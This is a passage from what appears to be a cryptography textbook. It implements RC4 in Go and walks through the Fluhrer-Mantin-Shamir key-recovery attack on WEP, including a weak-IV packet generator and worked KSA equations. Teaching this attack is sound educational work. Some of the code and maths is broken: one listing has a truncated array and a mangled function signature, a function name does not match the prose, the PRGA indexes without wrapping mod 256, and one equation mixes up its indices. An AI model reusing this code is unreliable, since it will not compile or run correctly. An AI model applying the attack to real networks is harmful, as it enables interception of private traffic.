


Figure 4.11 First iteration of KSA for RC4 with a key of "HELLO". This step happens 255 more times.

The pseudocode for PRGA is shown in listing [4.12.3](#). Every time we need a new byte for the keystream, we increment i by one (wrapping around 256 if needed) and then add $S[i]$ to j . We then swap $S[i]$ and $S[j]$ and use $S[i] + S[j]$ as an index once more into the S-box to fetch the final output, the keystream byte K . Listing [4.13](#) shows the same pseudocode translated to Go. Figure [4.12](#) shows PRGA generating a single byte of keystream by showing line 9 in action.

Listing 4.12 Pseudocode for RC4 PRGA

```
i := 0
j := 0
while GeneratingOutput:
    i := (i + 1) mod 256
    j := (j + S[i]) mod 256
    swap values of S[i] and S[j]
    KS := S[(S[i] + S[j]) mod 256]
    output KS
endwhile
```

Listing 4.13 impl_rc4.go

```
func (rc4 *RC4) prga(length int) []byte {
    i := 0
    j := 0
    keyStream := make([]byte, length)
    for k := 0; k < length; k++ {
        i = (i + 1) % 256
        j = (j + int(rc4.state[i])) % 256
        swap(&rc4.state[i], &rc4.state[j])
        t := (int(rc4.state[i]) + int(rc4.state[j]))
        keyStream[k] = rc4.state[t]
    }
    return keyStream
}
```




Figure 4.12 One iteration of PRGA producing a keystream byte (after i and j are already swapped)

Listing [4.14](#) shows the encryption function for our RC4 implementation. We first initialize our cipher using the KSA. Then, using PRGA, we generate as many bytes of keystream as needed: that is, we generate a keystream as long as the length of the original plaintext. We then XOR the generated keystream with each byte of the plaintext to produce the ciphertext, which is returned at the end of the function.

Listing 4.14 impl_rc4.go

```
func (rc4 *RC4) Encrypt(plaintext []byte) []byte {
    rc4.ksa()
    keyStream := rc4.prga(len(plaintext))
    ciphertext := make([]byte, len(plaintext))
    for i := 0; i < len(plaintext); i++ {
        ciphertext[i] = plaintext[i] ^ keyStream[i]
    }
    return ciphertext
}
```

Now that we have functioning RC4 encryption, let's look at how it was used in Wi-Fi. We'll see how weaknesses in the key-scheduling algorithm allow attackers to recover the original key under certain conditions.

4.3.2 Exploiting RC4 in WEP using the Fluhrer, Mantin, and Shamir (FMS) attack

WEP is an algorithm for Wi-Fi security ratified as a standard in the late 1990s. If you had the experience of setting a Wi-Fi password on routers supporting WEP in the early 2000s, you may remember that it had to be a fixed length (5, 13, 16, or 29 characters long). I remember being fond of `helloworld123` as

a Wi-Fi password for a while because it was exactly 13 characters long and easy to communicate and remember. Figure [4.13](#) shows the commonly used setup for WEP. An administrator performed the initial setup on the Wi-Fi device by entering a preshared key (PSK) and then shared that with the user. The preshared key was colloquially known as the *Wi-Fi password* (and every so often, the admin and the user happened to be the same unfortunate soul). Each packet was encrypted using RC4 with a new key. Each RC4 key was obtained by concatenating 3 random bytes—known as the *initialization vector* (IV)—with the preshared key. The IV was sent publicly along with the encrypted packet. The recipient concatenated the packet's IV again with the PSK to recreate the secret key and decrypt the packet correctly. If an attacker snooped the wireless traffic, they knew the IV but not the PSK; hence, they did not (in theory) know the individual RC4 keys for each packet, and the communication stayed protected. Essentially, the IV acted as a cryptographic nonce to ensure that despite users remembering the same PSK, all of their packets were not encrypted with the same RC4 key.




Figure 4.13 WEP setup showing preshared keys and initialization vectors as input to RC4

Under ideal conditions, RC4's key scheduling algorithm has no bias. That is, even if an attacker can recover the keystream (e.g., by XORing a known plaintext with the corresponding ciphertext), the keystream should not provide any insight into the original key. This is helped by the fact that the keystream is not a linear combination of the original key. The S-box has been shuffled so many times and so chaotically that it should be impossible to look at the keystream (the output of KSA) and deduce what the original key was (the input of KSA). For example, if the first byte of the keystream is known to the attacker, it should be impossible to tell if it was part of the original key or is simply some other S-box byte that has been

tossed around. However, statistical biases in KSA compromise this goal. Scott Fluhrer, Itsik Mantin, and Adi Shamir found that if the first and second bytes of the original preshared key were L and 255, respectively, then the L th index of the original key was statistically more likely to appear in certain places in the keystream. Let's see this in action by encrypting packets using this pattern.

GENERATING WEP PACKETS WITH WEAK IVS

At its core, the FMS attack hinges on the choice of initialization vectors used by Wi-Fi devices. All WEP IVs are not equally vulnerable to this attack. It operates only when someone chooses an IV of the following form:

Equation 4.8

$$IV = [L, 255, X]$$

L is the index of the byte we are trying to recover in the RC4 key, and X can be any random 1-byte value (that is, between 0 and 255). These weak IVs result in leaking information about the fixed PSK. The attacker can see the IVs being sent in clear (as shown in figure [4.13](#)), and every time a weak IV is used, it increases their chances of recovering bytes of the original RC4 key. This can be summarized as follows: when the attacker is attacking the L th byte of the original key, they collect traffic where the first byte of the IV is L and the second is 255. The

keystreams for these packets are statistically more likely to harbor the L th value of the original key as the first byte in the keystream.

To simulate this attack, we are going to add a WEP packet generator in our RC4 implementation, as shown in listing [4.15](#). The plaintext for the first 8 bytes is known for all WEP packets because they are fixed by the Link layer (networking) protocol. This allows the attacker to recover the first 8 bytes of the keystream; but if WEP's RC4 implementation were not broken, it would not give the attacker any information about the original PSK (along with the IV) used to initialize RC4. The known bytes are defined on line 1. Consumers of this struct generate WEP packets by calling

```
GeneratePacketUsingWeakIV(targetIndex) , which
```

returns the IV used for encrypting the packet (as it is public) as well as the encrypted packet itself. Line 16 shows the generation of a weak IV.

Listing 4.15 impl_rc4.go

```
var SNAPHeader = [8]byte{0xAA, 0xAA, 0x03, 0x00,

type WEPPacketGenerator struct {
    psk []byte
}

func NewWEPPacketGenerator(psk []byte) *WEPPacketGenerator {
    generator := &WEPPacketGenerator{
        psk: make([]byte, len(psk)),
    }
    copy(generator.psk, psk)
    return generator
}

func (wpg *WEPPacketGenerator) GeneratePacketUsingIV(
    iv := [3]byte{byte(targetIndex), 255, byte(rand.Intn(255))})
    key := make([]byte, len(iv)+len(wpg.psk))
    copy(key[0:len(iv)], iv[:])
    copy(key[len(iv):], wpg.psk)
    rc4 := NewRC4(key)
    return iv, rc4.Encrypt(SNAPHeader[:])
}
```

#1 Weak IV (equation \ref*{equation:wep-weak-iv})




Figure 4.14 RC4 key for

```
GeneratePacketUsingWeakIV(targetIndex=3)
```

To understand the FMS exploit, we will look at the RC4 key and S-box in detail at each step of the key-scheduling algorithm (for the first few steps). As the attacker, we know the first 3 bytes of the RC4 key (the IV), so the first time we call

```
GeneratePacketUsingWeakIV(targetIndex)
```

, we set **targetIndex** to 3. For a PSK of length N , after the

concatenation of the IV and PSK, the RC4 key will look like figure [4.14](#). The S-box at the beginning of KSA looks like figure [4.15](#), corresponding to the values for i and j in the following equation:

Equation 4.9




Figure 4.15 KSA S-box and key for RC4 in WEP (S_0 , the initial state)

For your convenience, we are listing the pseudocode for KSA again in listing [4.16](#). The first update to i and j is as follows:

Equation 4.10

$$\begin{aligned}
 i_0 &= 1 \\
 j_1 &= j_0 + S_0[i_0] + K[i_0] \\
 &= 0 + S_0[0] + K[0] \\
 &= 0 + 0 + 3 \\
 &= 3 \\
 i_1 &= 1
 \end{aligned}$$

At the end of each iteration of the KSA, $S[j_{\text{new}}]$ is swapped with $S[i_{\text{old}}]$. For example, at the end of the first iteration, $S[i_0]$ is

swapped with $S[j_1]$, giving us S_1 , as depicted in figure [4.16](#). The values at indices 0 and 3 (the shaded boxes) have just been swapped.

Listing 4.16 Pseudocode for the RC4 KSA

```
for i from 0 to 255
    S[i] := i
endfor
j := 0
for i from 0 to 255
    j := (j + S[i] + key[i mod keylength]) mod 256
    swap values of S[i] and S[j]
endfor
```




Figure 4.16 KSA for RC4 in WEP (S_1)

Let's execute one more iteration of KSA, giving us the following equation and figure [4.17](#):

Equation 4.11

$$\begin{aligned} i_2 &= 2 \\ j_2 &= j_1 + S_1[i_1] + K[i_1] \\ &= 3 + S_1[1] + K[1] \\ &= 3 + 1 + 255 \\ &= 259 \\ &\equiv 3 \pmod{256} \end{aligned}$$

